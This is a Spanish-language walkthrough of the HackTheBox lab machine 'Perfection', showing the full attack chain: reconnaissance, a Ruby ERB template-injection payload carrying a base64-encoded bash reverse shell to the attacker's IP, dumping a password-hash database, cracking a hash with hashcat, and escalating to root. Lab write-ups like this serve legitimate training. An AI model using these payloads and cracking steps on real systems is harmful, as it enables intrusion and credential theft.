
Vamos a hackear la máquina perfection



realizamos el nmap

sudo nmap -sC -sV -sS 10.10.11.253

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -sS 10.10.11.253
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-14 16:26 EDT
Nmap scan report for 10.10.11.253
Host is up (0.090s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
|_  256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp open  http    nginx
|_http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.54 seconds
```


Lo asignamos en el archivo hosts


sudo nano /etc/hosts

```
File  Actions  Edit  View  Help
  GNU nano 7.2
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.239    codify.htb
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.11.253 perfection.htb
```

Buscamos en el puerto 80 ya que el nmap nos dio una pista

http://perfection.htb:80





Escaneamos la página web que encontramos utilizando la herramienta whatweb

sudo whatweb perfection.htb

```
┌──(kali㉿kali)-[~]
└─$ sudo whatweb perfection.htb
http://perfection.htb [200 OK] Country[RESERVED][ZZ], HTTPServer[nginx, WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)]
PoweredBy[WEBrick], Ruby[3.0.2], Script, Title[Weighted Grade Calculator], UncommonHeaders[x-content-type
-options], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block]
```

Ahora que sabemos más de cómo está construida la página web podemos buscar vulnerabilidades, para eso usaremos el searchsploit

sudo searchsploit WEBrick

```
┌──(kali㉿kali)-[~]
└─$ sudo searchsploit WEBrick
---------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------
Ruby 1.9 - 'WEBrick::HTTP::DefaultFileHandler' Crafted HTTP Request Denial of Service
Ruby 1.9.1 - WEBrick 'Terminal Escape Sequence in Logs' Command Injection
Ruby on Rails 3.0.5 - 'WEBrick::HTTPRequest' Module HTTP Header Injection
---------------------------------------------------------------------------------
```

```
------------------------------
  Path
------------------------------
 multiple/dos/32222.rb
 multiple/remote/33489.txt
 multiple/remote/35352.rb
------------------------------
```

buscamos mas vulnerabilidades en la web https://www.exploit-db.com/exploits/5215

> This vulnerability has the following impacts.
> 1. Attacker can access private files by sending a url with url encoded backslash (\).
> This exploit works only on systems that accept backslash as a path separator.
>
> Example:
>
> http://[server]:[port]/..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/boot.ini
>
> 2. Attacker can access files that matches to the patterns specified by the :NondisclosureName option (the default value is [".ht*", "*~"]). This exploit works only on systems that use case insensitive filesystems.

No pudimos encontrar mucho pero ya tenemos otra pista

> http://10.10.11.253:80/..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/boot.ini

perfection.htb/..\..\..\..\..\..\..\..\..\..\/boot.ini


Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Sinatra doesn’t know this ditty.

Try this:

```
get '/boot.ini' do
  "Hello World"
end
```

Podemos observar más a detalle la pagina y como funcionan los campos



después de intentar meter un codigo cualquiera sale un error que lo detecta
https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection

Creamos un hURL

sudo hURL -B “bash -i >& /dev/tcp/10.10.14.192/7373 0>&1”

sudo hURL -U “YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4x0TYvNzM3MyAwPiYx”

```
┌──(kali㉿kali)-[~]
└─$ sudo hURL -B "bash -i >& /dev/tcp/10.10.14.196/7373 0>&1"

Original         :: bash -i >& /dev/tcp/10.10.14.196/7373 0>&1
base64 ENcoded   :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xOTYvNzM3MyAwPiYx

┌──(kali㉿kali)-[~]
└─$ sudo hURL -U "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xOTYvNzM3MyAwPiYx"

Original     :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xOTYvNzM3MyAwPiYx
URL ENcoded  :: YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4xOTYvNzM3MyAwPiYx
```

y ponemos a escuchar el puerto 7373

nc - lvnp 7373

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 7373
listening on [any] 7373 ...
```

Utilizamos el burp suite en la pagina para poder capturar el POST

```
POST /weighted-grade-calc HTTP/1.1
Host: perfection.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 173
Origin: http://perfection.htb
Connection: close
Referer: http://perfection.htb/weighted-grade
Upgrade-Insecure-Requests: 1

category1=20&grade1=20&weight1=20&category2=20&grade2=20&weight2=20&category3=20&grade3=20&weight3=20
```

Modificamos el burp suite ingresando en un campo nuestra URL encoded

```
POST /weighted-grade-calc HTTP/1.1
Host: perfection.htb
Content-Length: 279
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://perfection.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://perfection.htb/weighted-grade
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

grade1=1&weight1=100&category2=N%2FA&grade2=1&weight2=0&category3=N%2FA&grade3=1&weight3=0&category4=N%2FA&
grade4=1&weight4=0&category5=N%2FA&grade5=1&weight5=0&category1=
a%0A<%25%3dsystem("echo+YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4xOTYvNzM3MyAwPiYx|+base64+-d+|+bash");%25>1S
```

```
HTTP/1.1 504 Gateway Time-out
Server: nginx
Date: Mon, 15 Apr 2024 03:06:57 (
Content-Type: text/html
Content-Length: 562
Connection: close

<html>
  <head>
    <title>
      504 Gateway Time-out
    </title>
  </head>
  <body>
    <center>
      <h1>
        504 Gateway Time-out
      </h1>
    </center>
    <hr>
    <center>
      nginx
    </center>
  </body>
</html>
```

Ahora ya tenemos acceso a la máquina de susan

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 7373
listening on [any] 7373 ...
connect to [10.10.14.196] from (UNKNOWN) [10.10.11.253] 53244
bash: cannot set terminal process group (1000): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$ ls
ls
main.rb
public
views
susan@perfection:~/ruby_app$
```

Ahora buscamos la bandera de usuario

cd /home
cd susan
cat user.txt

```
susan@perfection:~/ruby_app$ cd /home
cd /home
susan@perfection:/home$ ls
ls
susan
susan@perfection:/home$ cd susan
cd susan
susan@perfection:~$ ls
ls
linpeas
Migration
ruby_app
user.txt
susan@perfection:~$ cat user.txt
cat user.txt
ca47a68d099b3733d9b87111a10c3a37
susan@perfection:~$
```

procedemos a colocarla en htb

Seguimos investigando y encontramos HASH y podemos investigar el de Susan Miller

```
susan@perfection:~/Migration$ strings pupilpath_credentials.db
strings pupilpath_credentials.db
SQLite format 3
tableusersusers
CREATE TABLE users (
id INTEGER PRIMARY KEY,
name TEXT,
password TEXT
Stephen Locke154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8S
David Lawrenceff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87aP
Harry Tylerd33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393O
Tina Smithdd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57Q
Susan Millerabeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
susan@perfection:~/Migration$
```


Procedemos a tratar de descubrir el hash

hashcat -m 1400 hash.txt -a 3 susan_nasus_?d?d?d?d?d?d?d?d?d

```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a3019934 ... 39023f
Time.Started.....: Mon Apr 15 01:06:23 2024 (2 mins, 37 secs)
Time.Estimated...: Mon Apr 15 01:26:45 2024 (17 mins, 45 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: susan_nasus_?d?d?d?d?d?d?d?d?d [21]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   808.1 kH/s (0.47ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 139247616/1000000000 (13.92%)
Rejected.........: 0/139247616 (0.00%)
Restore.Point....: 139247616/1000000000 (13.92%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: susan_nasus_309420319 → susan_nasus_709611741
Hardware.Mon.#1..: Util: 67%

abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210
```

```
┌──(kali㉿kali)-[~]
└─$ sudo ssh susan@10.10.11.253
susan@10.10.11.253's password:
Permission denied, please try again.
susan@10.10.11.253's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Mon Apr 15 05:32:38 AM UTC 2024

  System load:  0.0               Processes:             231
  Usage of /:   57.0% of 5.80GB   Users logged in:       0
  Memory usage: 13%               IPv4 address for eth0: 10.10.11.253
  Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.
susan@perfection:~$ sudo su
[sudo] password for susan:
root@perfection:/home/susan# ls
linpeas  Migration  ruby_app  user.txt
root@perfection:/home/susan# cat /root/root.txt
6d4899db1cf49ec40839bd0027d79109
root@perfection:/home/susan#
```

Procedemos a pegar el codigo en la pagina de HTB para reclamar la bander



Y listooooo ya tenemos nuestras dos banderas reclamadas